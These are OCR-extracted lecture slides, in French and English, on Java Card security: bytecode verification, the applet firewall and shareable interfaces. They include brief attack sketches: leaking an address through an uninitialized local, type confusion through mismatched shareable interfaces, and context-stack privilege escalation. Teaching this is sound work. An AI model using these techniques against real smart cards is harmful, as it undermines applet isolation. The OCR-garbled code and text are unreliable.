Les mécanismes de sécurité ava Card

Les composants de sécurité

- Les règles Java doivent être vérifiées. Aucun code hostile ne peut entrer dans le VM : **Byte Code Verification**
- Le modèle de bac à sable (Sand box): vous accédez seulement à ce qui vous appartient : **Firewall**
- Que les actions soient réalisées ou non, l'état de la VM et ceux des applications doivent rester cohérent : **Transaction**



JVM offensive vs. defensive

Vérification de byte 🙉

- Oracle ne définit qu'un format de byte code et un algorithme de vérification,
- Potentiellement, il est possible de coder une JVM défensive,
- Jusqu'à présent peu de cartes implémentent une vérification de byte code
- Si le chargement post-issuance sans contrôle de provenance est autorisé, il est inévitable de l'implémenter,
- Souvent une partie des tests est implémentée dans une version hybride de VM.

Exemple

Considérons le code suivant:

```
private int monIncrement ;
public int increment(int base) {
        int resultat ;
       resultat = base + monIncrement
       return resultat + 1 ;
  }
                    Exemple d'exécution
                                                       Pile
                                   Variables
                Code
                                                   d'Exécution
                                   Locales
                              0
                                     this
                                                       this
             aload 0
                                      3
                              1
             getfield 01
                              2
                                      ??
             Noad 1
             iadd
                            Exécution de aload 0
             istore_2
                            • Vérifie que la variable 0 existe
             iload 2
                            • Vérifie qu'elle contient une ref
             iconst_1
                            • Vérifie que la pile n'est pas pleine
             iadd
                            • Empile la valeur de la variable 0 sur la
             ireturn
                              pile
```

Exemple d'exécution

Code

aload_0
getfield 01
iload_1
iadd
istore_2
iload_2
iconst_1
iadd
ireturn

Variables
Locales

Pile d'Exécution

0 this 1 3

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2 ??

Exécution de getale 01

- Vérifie que la pite dest pas vide
- Vérifie que le sommet est une référence
- Vérifie que cette référence n'est pas nulle est bien typée
- Vérthe le champ requis
- Empile la valeur du champ sur la pile

Exemple d'exécution

Code

aload_0
getfield 01
load_1
iadd
istore_2
iload_2
iconst_1
iadd
ireturn

Variables Locales

0 this
1 3
2 ??

Pile
d'Exécution

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Exécution de iload 1

- Vérifie que la variable 1 existe
- Vérifie qu'elle contient un int
- Vérifie que la pile n'est pas pleine
- Empile la valeur de la variable 1 sur la pile

Une telle exécution est coûteuse

- Java est un langage typé
 - les instructions sont typées
 - la pile d'exécution doit être typée
 - les variables locales doivent être typées
- Java garantit l'allocation correcte des frames
 - les variables locales doivent être alloudes
 - les débordements sont systématiquement vérifiés
- Ces vérifications étaient un énorme problème des langages à base byte codes
 - Java a donc introduit la verification de type

Pourqué vérifier le byte code?

- Certaines propriétés sont vérifiables statiquement
 - Pas besom de le vérifier dynamiquement
 - Vérification une fois pour toutes au chargement
- La vérification peut être coûteuse
 - Le byte code a été conçu par Oracle pour la simplifier
 - Les règles sur le byte code sont clairement établies

Comment vérifier le byte code?

- Il y a plusieurs sortes de propriétés
 - les propriétés les plus simples sont des tests (taille de composants, etc.),
 - Les propriétés d'exécution nécessitent un mécanisme de vérification de type plus complexe
- On effectue une exécution abstraite
 - Des valeurs abstraites remplacemes valeurs réelles
 - Un algorithme de point fixe remplece les boucles

Controlntes statiques

- Les contraintes principales sont :

 On ne branche que vers le code de la méthode
 - Les branchements se font vers un début d'instruction
 - Une instruction ne peut accéder à une variable locale dont l'index est supérieur au nombre déclaré
 - Toutes les références vers le constant pool doivent être correctement typées
 - Une méthode doit finir avec un return
 - Les handlers d'exceptions sont délimités par des instructions, et leur fin est après leur début


Contraintes structurelles

- Les contraintes principales sont :
 - Toutes les instructions sont exécutées avec les arguments attendus sur la pile et dans les variables
 - Une variable locale n'est pas accédée avant de lui assigner une valeur
 - La profondeur de la pile ne peut dépasser max stack
 - On ne peut jamais dépiler plus d'éléments que la pile n'en contient
 - Toutes les invocations sont correct@ment typées
 - Les champs et méthodes protégé sont accédés correctement
 - Le typage de toutes les assignations est vérifié
- Plus de nombreuses "petites" vérifications


Vérification d'une méthode

- Des informations sont incluses dans le class file
 - Signatures (types des paramètres et type retourné)
 - Taille maximale de la pile locale d'exécution
 - Nombre de variables locales
- D'autres doivent être inférées à la vérification
 - Typage des variables locales
 - Typage de la pile locale d'exécution


Exemple d'exécution abstraite



Exemple d'exécution abstraite




Incompatibilité de type



À propos de la type inférence et de la vérification

- C'est un processus assez simple
 - Mais l'exemple donné est trivial
 - Les branchen ents ajoutent de la complexité
 - Le traitement des exceptions ajoute de la complexité
- Attention, c'est très difficile à tester
 - Construire des cas de tests est très complexe
 - Un modèle formel peut être la solution la plus simple
- Ça peut beaucoup réduire le temps d'exécution
 - Beaucoup moins de vérifications à l'exécution

Exemple d'exécution vérifiée



iadd ireturn

Exemple d'exécution vérifiée

Variables Code Locales this 0 aload_0 3 1 getfield 01 2 ?? iload_1 iadd Exécution de il istore 2 Vérifie que la variable 1 existe Vérifie qu'elle contient un int iload_2 iconst_1 • Vérifie que la pile n'est pas pleine iadd • Empile et pe de la variable 1 (int) sur ireturn la pile

Exemple d'exécution vérifiée

Cade
aload_0 getfield 01 lload_1
iadd istore_2
iload_2 iconst_1
iadd ireturn

	Variables Locales	Pile d'Exécution
0	this	37
1	3	3
2	??	

Pile

d'Exécution

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Exécution de iload 1

• Empile la valeur de la variable 1 sur la pile

Conclusion sur la vérification

- La vérification de byte code est au cœur de Java
 - L'interpréteur est conçu pour fonctionner avec le vérifieur de BC
 - La vérification Java est très efficace
 - Linéaire dans la plupart des cas
 - Quadratique dans certains cas complexes
 - L'interpréteur Java est très simple et très papide
 - La compilation JIT est également simplifiée
- La vérification de BC a fait le successal ava
 - Elle a permis de télécharger du code sans contraintes
 - Elle permet aujourd'hui d'isoler les applications Java.


If we bypass BCV?

- Type confusion:
 - Use an instance as an array...
 - Use an extarray instead of a byte array...
 - Use ovefinstead on an int...
- Control flow:
 - Bypass some checks in a method by modifying the PC,
 - Jump outside a method...
- Most of pure logical attack are exploiting these possibilities using byte code engineering.

Example


```
public short getMyAddress()
     short foo;
     return foo,
 }
 public void process (APDU apdu) throws ISOException
     case (byte) 0x27: // retrieve instance addres
        short val = getMyAddress();
        Util.setShort(apdu.getBuffer(), (short) val);
                                                (short) 2);
        apdu.setOutgoingAndSend( (short) 0,
        break;
case (byte) 0X27:
 short val = getMyAddress();
 Util.setShort(apdu.getBuffer()
                                 \mathfrak{H}t)0,(short)val);
 apdu.setOutgoingAndSend( (sho
                                   (short) 2);
 break;
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              aload 1
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              sconst 0
05
              sconst 2
                                                                      L1 @apdu
8B 00 0B
              invokevirtual 13
                                                                      L2 xx
                                                      Return of getMyAddress
                                                                      L3 val
```

```
case (byte) 0X27:
    short val = getMyAddress();
    Util.setShort(apdu.getBuffer(), (short)0, (short)val);
    apdu.setOutgoingAndSend( (short) 0, (short) 2);
    break;
```




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 Util.setShort(apdu.getBuffer()(short)0,(short)val);
 apdu.setOutgoingAndSend((short)) (short) 2);
 break;

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case (byte) 0X27:
    short val = getMyAddress();
    Util.setShort(apdu.getBuffer(),(short)0,(short)val);
    apdu.setOutgoingAndSend((short) 0, (short) 2);
    break;
```





- Add a security level, by providing a protection against developer mistakes and design oversights that may allowed sensitive data to leaked to another applet,
- Maintain a strong segregation level between applets designed by different manufacturers,
- If there is a need, a mechanism to share information has been defined in the specification,
- All the checks are based on the notion of security context.


Context

- The applet firewall partitions the Java Card object system into separate protected object spaces called **context**.
- When an applet instance is created, the JCRE assigns it a context which is essentially a group context.
- All applet instances of a single Java package fram the same group context,
- No specification about the design of the Security Context.


Context

- There is no fire wall between two applet instances in a group context.
- The JCRE change ains its own security context,
- JCRE context has special privileges:
 - Access from the JCRE context to any applet's context

La notion de contexte



- At any time, there is only one active context within the virtual machine: either the JCRE context or an applet's group context.
- When a new object is created, it is assigned an owning context. the currently active context.



Object ownership

- Every object is owned by an applet instance which is identified by its AID.
- When executing in an instance method of an object the object's owner must be the currently active context,


• If the contexts do not match, the access is denied and the comparison results in a Security Exception JCRE CTX Current CTX 12 ToS **b**7 a4 12 **b**7 ackage A **JCRE** Package B **JCREObj** MyApp1 **MyObject** extends **Applet** Entry point object MyApp2 **MyShared** extends extends **Applet Shareable** Global array

Cf le mécanisme

de partage

Static Fields and Methods

- Only instances of classes i.e. objects, are owned by applets; classes themselves are not.
- Static fields and methods are accessible from any applet context in the defining package (i.e. group context)
 - Except they are public: in this case, any applet context can access them.




Object Access across Context


- Sharing mechanisms are accomplished by the following means:
 - JCRE prixingles
 - JCRE entry point objects
 - Global arrays
 - Shareable interfaces

Context Switch

- When a sharing mechanism is applied, the Java Card virtual machine enables access by performing a context switch.
- Context switches occur
 - only during invocation of and return from instance methods of an object owned by a different context,
 - during exception exits form those methods



- If Context 1 is the currently active context, and a method m1 in an object owned by applet A is invoked, no context switch occurs. If method m1 invokes a method m2 in an object owned by applet B, again no context switch occurs (in spite of the object "owner" change), and no firewall restrictions apply.
- However, if the method m2 now calls a method m0 in an object owned by applet C, firewall restrictions apply and, if access is allowed, a context switch shall occur. Upon return to method m2 from the method m0, the context of applet B is restored.



JCRE Privileges

- JCRE can
 - invoke a method on any object or
 - access an instance field of any object on the card.
- Such system privileges enable the JCRE to control system resources and manage applets
 - For example, when the JCRE receives an APDI sommand, it invokes the currently selected applet's percent, deselect or process method
 - Note that during such an invocation a context switch occurs from the JCRE context to the context of the applet

JCRE entry point objects

- By using JCRE entry point object, non-privileged users can request system services that are performed by privileged system routiles.
- JCRE entry point objects are normal objects owned by the JCRE context but they have been flagged as containing entry point methods.

JCRE entry point objects

- The entry point designation allows the public methods of such objects to be invoked from any context.
- When that occurs, a context switch to the JCRE context is performed.
- Notice that only the public methods of JCRE entry point objects are accessible through the firewall.
- The fields of these objects are still protected by the firewall.



- Two categories of JCRE EPOs:
 - Temporary CREentry point objects:
 - Examples: The APDU object and all JCRE-owned exception objects.
 - Reference to these objects cannot be stored in class variables, instance variables or array components.
 - Permanent JCRE entry point objects:
 - Examples: The JCRE-owned AID instances.
 - Reference to these objects can be stored and freely used.

Global Arrays

- Global arrays essentially provide a shared memory buffer whose data can be accessed by any applets and by the JCRE.
- Global arrays are a special type of JCRE entry point object.
 - Thus references to these objects cannot be stored in class variables, instance variables or array components

• The applet firewall enables public fields of such arrays to be accessed from any context.

Slobal Arrays

- Only primitive arrays can be designated as global
- Only JCRE can designate global arrays.
- The only stold arrays required in the Java Card APIs are the APDU buffer (get through getBuffer() method) and the byte array parameter (barray) in an applet's install method.
- Whenever an applet is selected or before JCRE accepts a new APDU command, JCRE clears the APDU buffer.
 - No leaked message

Example of how specifications describe the FW

- Class and Object Access Behavior
 - This list also includes any special or optimized forms of these bytecodes that can be implemented in the Java Card VM, such as getfield b, getfield s this, etc.
 - Prior to performing the work of the bytecode as specified by the Java VM, the Java Card VM will perform an access check on the referenced object. If access is denied, then a java.lang.SecurityException javawn.
 - The access checks performed by the avaicard VM depend on the type and owner of the referenced object, the bytecode, and the currently active context.

Accessing Static Class Fields

- Bytecodes: getetatic, putstatic
- If the JCRE is the corrently active context, then access is allowed.
- Otherwise, if the bytecode is putstatic and the field being stored is a reference type and the reference being stored is a reference to a temporary JCRE Entry Point Object or a global array, then access is denied.
- Otherwise, access is allowed.

Accessing Static Class Fields




Illustration du forctionnement du firewall

```
package Z;
public class Foo {
    public static Bar bar;
}

public class Bar
    public void test() { ... }
}
```

```
package X;
import Z.*;
public class A extends Applet {
   public void process(APDU apdu) {
     ...
     Foo.bar = new Bar();
     ...
}
```

```
package Y;
import Z.*;

public class C extends Applet {
   public void process(APDU apdu) {
        ...
        Bar bar = Foo.bar;
        bar.test();
        ...
   }
}
```

Conclusion

- It is a way to perform additional runtime checks,
- Other checks are implemented in order to circumvent aggressive applets but are not part of the specification,
- There are other mechanisms based on hardware and OS dependant (MMU,...).
- References
 - Michael Montgomery and Ksheerabdhi Rristina, Secure object sharing in java card, Proceedings of the USENIX Workshop on Smartcard Technology on USENIX Workshop on Smartcard Technology, 1999, Chicago, Illinois
 - Wojciech Mostowski and Erik Poll. Java Card Applet Firewall Exploration and Exploitation. Proceedings, e-Smart 2008, Sophia-Antipolis, France, September 2008.

Bypassing the firewall?

- Until now no attack succeed in bypassing the firewall,
- Poll et al. have characterized firewalls of several cards without finding implementation bugs,
- Privilege escalade:
 - If we understand the storage in object structure of the security context, we should be able to lower the privilege required,
 - Modify the value on top of the stack of contexts by the JCRE value gives you the highest privilege.

Applet isolation


- The firewall provides a strong isolation mechanism between contexts
- Shareable interfaces are a feature in the API to enable applet interaction through a Shareable Interface Object (SIO),
- From the owning context, the SIO is a normal object whose fields and methods can be accessed,
- To any other context, only the methods defined in the shareable interface are accessible,
- All other fields and methods are protected by the firewall.

Sharing mechanism


- Methods of an elect that implements a shareable interface (SI) can be invoked through the firewall
- Once share object (SIO) cannot be un-shared
 - In addition it can be given to an untrusted party
- However the caller needs to obtain a reference to this object
 - Applet A agree to share with applet B
 - Applet A declares to implement a shareable interface and implements the services
 - Applet B access the services by obtaining an object reference and invoking the service methods.

Server Applet A

- A defines a Shareable Interface (SI) that extends the interface javacard.framework.Shareable
- Defines a class *C* that implements SI with the methods defined in SI,



Shareable Interfaces



Example server side

```
The server must create a shareable interface that extends
   javacard.framework.Shareable
package myPackage
import javacard.framework.Shareable
public interface LoyaltyInterface extends Shareable {
 public void grantPoint (short amount)
   The server implements the interface
package myPackage
public class LoyaltyServ extends Applet implements
  private short (miles);
  public void grantPoint (short amount) {
       miles = (short) (miles+amount);
}
                                ble client side
   The client needs to know the server AID,
import myPackage
                     Client extends Applet {
 public class Lova
 // request SZO
                  row the server
 LoyaltyInterface)
   JCSystem getAppletShareableInterfaceObject (AIDServer, (byte) 0)
 if (sio ==null) ISOException.throwIt();}
```

 The JCRE looks up the server applet and invokes the server getShareableInterfaceObject with the client AID as parameter !!!

sio.grantPoint(theAmount);

Example server side

The server implements the interface

```
package myPackage
public class LoyaltyServ implements LoyaltyInterface{
  private short miles;
  public void grantPoint (short amount) {
    miles = (short) (miles+amount);
  }
  public Shareable getShareableInterfaceObject(AID clientAID, byte param) {
    if (clientAID.equals(myFriend)) {
      return ((Shareable)this) }
    else {return null}
  }
}
```

The client needs to know the server AID,

```
import myPackage.

public class MayaltyClient extends Applet {
...

// request NIO from the server

LoyaltyInteriace sio = (LoyaltyInterface)
    JCSystem.getAppletShareableInterfaceObject (AIDServer, (byte)
    0);

if (sio == null) {ISOException.throwIt();}

sio.grantPoint(theAmount);
...
}
```

Type confusion with sharing

- Poll et al. succeeded with some old cards with type confusion
- They have been able to recover twice the size of the array using applets compiled and loaded separately,
 - Modify the signature and try to perform an array overflow,

```
public interface MyIntextends Shareable {
void accArray(short[] array);}
```


with for the client

```
public interface MyIntextends Shareable
void accArray(byte[] array);}
```

- The server will treat the byte array as a short array.
 - However there is still the firewall... thus the trick is byte[] giveArray();
- They demonstrate that some cards allow it
- References :
 - Wojciech Mostowski and Erik Poll. Malicious Code on Jeva Card Smartcards: Attacks and Countermeasures.
 Proceedings, Smart Card Research and Advanced Application Conference CARDIS 2008, Egham, U.K., September 2008.
 LNCS 5189, pages 1-16,

Attention

- scan d'applets/(usurpation d'identité (spoofing)
 - Possible anne emque à cause de contradiction dans GP et JC.
- Protection:
 - Faire une authentification mutuelle entre les applets
 - Insuffisant s'il y a collusion entre un partenaire et une application qui n'est pas de confiance (ils peuvent s'échanger les clés)
 - Il faut se fier à la plate-forme avec les méthodes suivantes.
 - Utiliser JCSystem.getAID() et
 JCSystem.getPreviousContextAID() pour empêcher
 des accès non souhaités!



- Smart cards are emerging as a preferred device in such applications as
 - storing of on all confidential data and
 - providing authentication services in mobile and distributed environment
